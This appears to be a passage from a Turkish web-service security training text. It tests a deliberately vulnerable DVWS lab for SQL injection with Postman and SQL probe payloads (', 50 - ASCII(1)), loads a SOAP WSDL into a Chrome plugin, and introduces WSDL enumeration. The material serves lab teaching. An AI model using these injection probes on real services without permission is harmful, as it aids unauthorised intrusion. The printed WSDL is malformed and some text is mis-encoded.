




Rest Web Servis URL Parametresi 3 iken Gelen Veri

DVWS'nin bu ders sayfası ekranında rest web servise ait url'deki 2 parametresinde sql enjeksiyonu açıklığı sunulmaktadır.

Şimdi Postman yazılımı ile bu rest web servisi test edelim ve sql enjeksiyonu açıklığını tespit edelim. Bunun için elimizdeki endpoint'i (yani kapsamı) Postman yazılımına verelim.







Rest Web Servis Endpoint URL'si Postman'e Verilir

2 parametresindeki değere göre json yanıt gelmektedir. 2 parametresine bir sql keyword ifadesi girelim ve girilen sql ifadesi çalışıyor mu test edelim.


Girilen Zararlı (Payload): '



Girilen Zararlı (Payload): 1



Girilen Zararlı (Payload): 50 - ASCII(1)



İlk payload'da tırnak karakteri sql hatası döndürmüştür. Demek ki tırnak karakteri sql ifadesi olarak işlenmiştir ve fazla tırnak ile sql hatasına sebep olmuştur. İkinci payload'da 1 ifadesi girilmiştir ve karşılık olarak 1 kaydı dönmüştür. Üçüncü payload'da ise ASCII(1) sql ifadesi girilmiştir. Bu sql ifadesi değeri 49'a eşittir. 50-ASCII(1) ile 50'den 49 çıkarıldığında 1 kalacaktır ve 1 kaydı yine yanıt olarak dönecektir. 1 payload'u ile 50-ASCII(1) payload'u aynı çıktıyı verdiği için ASCII() sql ifadesi olarak çalışmıştır. Demek ki sql enjeksiyonu açıklığı var. Bu tespit sonrası sql ifadeleri uygun şekilde girilerek sql enjeksiyonu gerçekleştirilebilir.

Bu şekilde Postman ile rest web servisi güvenlik testleri uygulanabilir.

5.3.5 Chrome “Boomerang SOAP and REST Client” Eklentisi

Bu uygulamada bir web tarayıcı eklentisi aracılığıyla kasıtlı zafiyetler içeren dvws soap web servisinin güvenlik testine tabi tutulması uygulanacaktır.

Kullanılan Materyaller

Ubuntu 18.04 LTS	// Fiziksel Makina
Boomerang SOAP and REST Client Plugin	// Web Servis Güvenlik
	// Testi Chrome Eklentisi
DVWS - Windows 10 Home Premium	// Zafiyetli Web Servisi VM

Not: Kasıtlı zafiyetler içeren DVWS web servisi eski kaldığından sadece eski php versiyon 5.5.38'de uygulamaları düzgün çalışır durumdadır.

Not 2: DVWS kasıtlı zafiyetler içeren web uygulamasının Windows 10 Home Premium'a kurulumu için bkz. [EK > DVWS Web API'yi Windows'a \(Windows 10 Home Premium Sürümüne\) Kurma.](#)


Soap web servisleri denetlerken daha önce SoapUI, Burpsuite, Netsparker ve Postman kullanmıştık. Bu işlemi web tarayıcı eklentileri yoluyla da yapabiliriz. Yani service requestor'ımız

bu sefer web tarayıcı eklentisidir.


- Boomerang SOAP and REST Client (Chrome Eklentisi)

Bu v.b. web tarayıcı eklentileri ile wsdl dosyası parse edilebilir, örnek soap talepleri otomatik oluşturulabilir ve paketlerde oynamalar yaparak ve göndererek web servis denetlemesi uygulanabilir.

Boomerang SOAP and REST Client eklentisi chrome web tarayıcılara kurulduğunda şöyle bir arayüzle ekrana gelmektedir.





Öncelikle test edilecek DVWS soap web servisinin wsdl dosyası url'sini alalım.




```
<definitions xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns1="http://schemas.xmlsoap.org/soap/envelope/">
  <types>
    <xsd:schema targetNamespace="http://schemas.xmlsoap.org/soap/envelope/">
      <xsd:import namespace="http://schemas.xmlsoap.org/soap/envelope/">
      </xsd:import namespace="http://schemas.xmlsoap.org/soap/envelope/">
    </xsd:schema>
  </types>
  <message name="Return_priceRequest">
    <part name="name" type="xsd:string"/>
  </message>
  <message name="Return_priceResponse">
    <part name="return" type="xsd:float"/>
  </message>
  <message name="check_user_idRequest">
    <part name="username" type="xsd:string"/>
  </message>
  <message name="check_user_idResponse">
    <part name="return" type="xsd:string"/>
  </message>
  <message name="PopulationRequest">
    <part name="value_one" type="xsd:string"/>
  </message>
  <message name="PopulationResponse">
    <part name="return" type="xsd:integer"/>
  </message>
  <portType name="DWA Web Service PortType">
    <operation name="Return_price">
      <input message="tns:Return_priceRequest"/>
      <output message="tns:Return_priceResponse"/>
    </operation>
    <operation name="check_user_id">
      <input message="tns:check_user_idRequest"/>
      <output message="tns:check_user_idResponse"/>
    </operation>
    <operation name="Population">
      <input message="tns:PopulationRequest"/>
      <output message="tns:PopulationResponse"/>
    </operation>
  </portType>
  <binding name="DWA Web Service Binding" type="tns:DWA Web Service PortType">
    <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
    <operation soapAction="http://192.168.71.12/dwv/vulnerabilities/wsdlenum/service.php/Return_price" style="rpc"/>
    <input>
      <soap:body use="encoded" namespace="" encodingStyle="http://schemas.xmlsoap.org/soap/encoding"/>
    </input>
    <output>
      <soap:body use="encoded" namespace="" encodingStyle="http://schemas.xmlsoap.org/soap/encoding"/>
    </output>
  </binding>
  <operation name="check_user_id">
    <soap:operation soapAction="http://192.168.71.12/dwv/vulnerabilities/wsdlenum/service.php/check_user_id" style="rpc"/>
    <input>
      <soap:body use="encoded" namespace="" encodingStyle="http://schemas.xmlsoap.org/soap/encoding"/>
    </input>
    <output>
      <soap:body use="encoded" namespace="" encodingStyle="http://schemas.xmlsoap.org/soap/encoding"/>
    </output>
  </operation>
  <operation name="Population">
    <soap:operation soapAction="http://192.168.71.12/dwv/vulnerabilities/wsdlenum/service.php/Population" style="rpc"/>
  </operation>
</definitions>
```



Ardından Chrome eklentisi arayüzünde Create a Service diyerek test edilecek Soap web servisinin WSDL dosyası url'sini girelim veya dosya elde mevcutsa dosya yüklemesi Browse seçeneğini kullanarak wsdl dosyasını yükleyelim.




Bu şekilde hedef dvws soap web servisin arayüzü / kapsamı eklentiye (web servisi tüketen / kullanan uygulamaya) yüklenmiş olacaktır.





Sol sütunda hedef soap web servisin kabul ettiği parametreler sıralanacaktır. Bu parametrelerden biri için örnek bir xml talebi otomatik şekilde oluştur diyelim.




Ardından oluşan örnek xml talebini kurcalayarak hedef dvws soap web servise gönderelim.



(Not: Return_Price arguman deęerleri dvws sayfasının sunduęu ekrandaki radio button'ların name attribute'unlarından elde edilmiřtir).



(Not: Return_Price arguman deęerleri dvws sayfasının sunduęu ekrandaki radio button'ların name attribute'unlarından elde edilmiřtir).



Bu şekilde chrome eklentisi yoluyla wsdl dosyası yükleme ve hedef soap web servislerde güvenlik denetimleri uygulama yapılabilir.

5.4 Web Servislerde Temel Açıklar, Sömürme Adımları ve Önlemler

5.4.1 WSDL Enumeration (CWE-651, CAPEC-95)

Bu demoda bilgi ifşası açıklığı ele alınacaktır. SOAP bir web servisin WSDL kapsam dosyasını elde etme, oradan yola çıkarak hassas bir xml http isteği keşfetme ve bu istek üzerinden bilgi toplama gösterilecektir.

Daha teknik ifadeyle hedef SOAP dvws web servisin kapsamı “fuzzing” ile elde edilecektir ve elde edilen kapsam ile soap web servise “enumeration” uygulanacaktır.

Kullanılan Materyaller

Ubuntu 18.04 LTS // Fiziksel Makine
DVWS - Windows 10 Home Premium VM // SOAP DVWS Web Servis Sanal Makine

Not: DVWS kasıtlı zafiyetler içeren web uygulamasının Windows 10 Home Premium’a kurulumu için bkz. [EK > DVWS Web API’yi Windows’a \(Windows 10 Home Premium Sürümüne\) Kurma.](#)

Açıklık Açıklaması

Siber güvenlik alanında “enumeration” kavramı bir hedefin sistematik olarak bilgi almak için yoklanması işlemine denir. “Enumeration” hacking (ele geçirme) faaliyetlerinin keşif aşamalarında kritik öneme sahiptir. Hedef sistemde kullanıcılar, ağlar, sunucular, uygulama konfigürasyonları v.b.leri üzerinden bilgi toplamaya denir.

WSDL kavramı ise soap web servislerin kapsam dosyasını ifade eder. WSDL ile ne türden xml http talepler soap web servise yapılabileceği ve buna göre soap web servisten yanıt alınabileceği bilgileri alınır. Eğer soap web servisin kapsam dosyası elimizde değilse tamamen karanlıktayız demektir. Çünkü ne türden xml http istek yapılabileceğini (http başlık olarak neler kullanılabileceğini, http gövdede hangi parametrelerin kullanılabileceğini,...vs.) bilmiyoruz. Soap web servis sunucusunun kabul ettiği xml 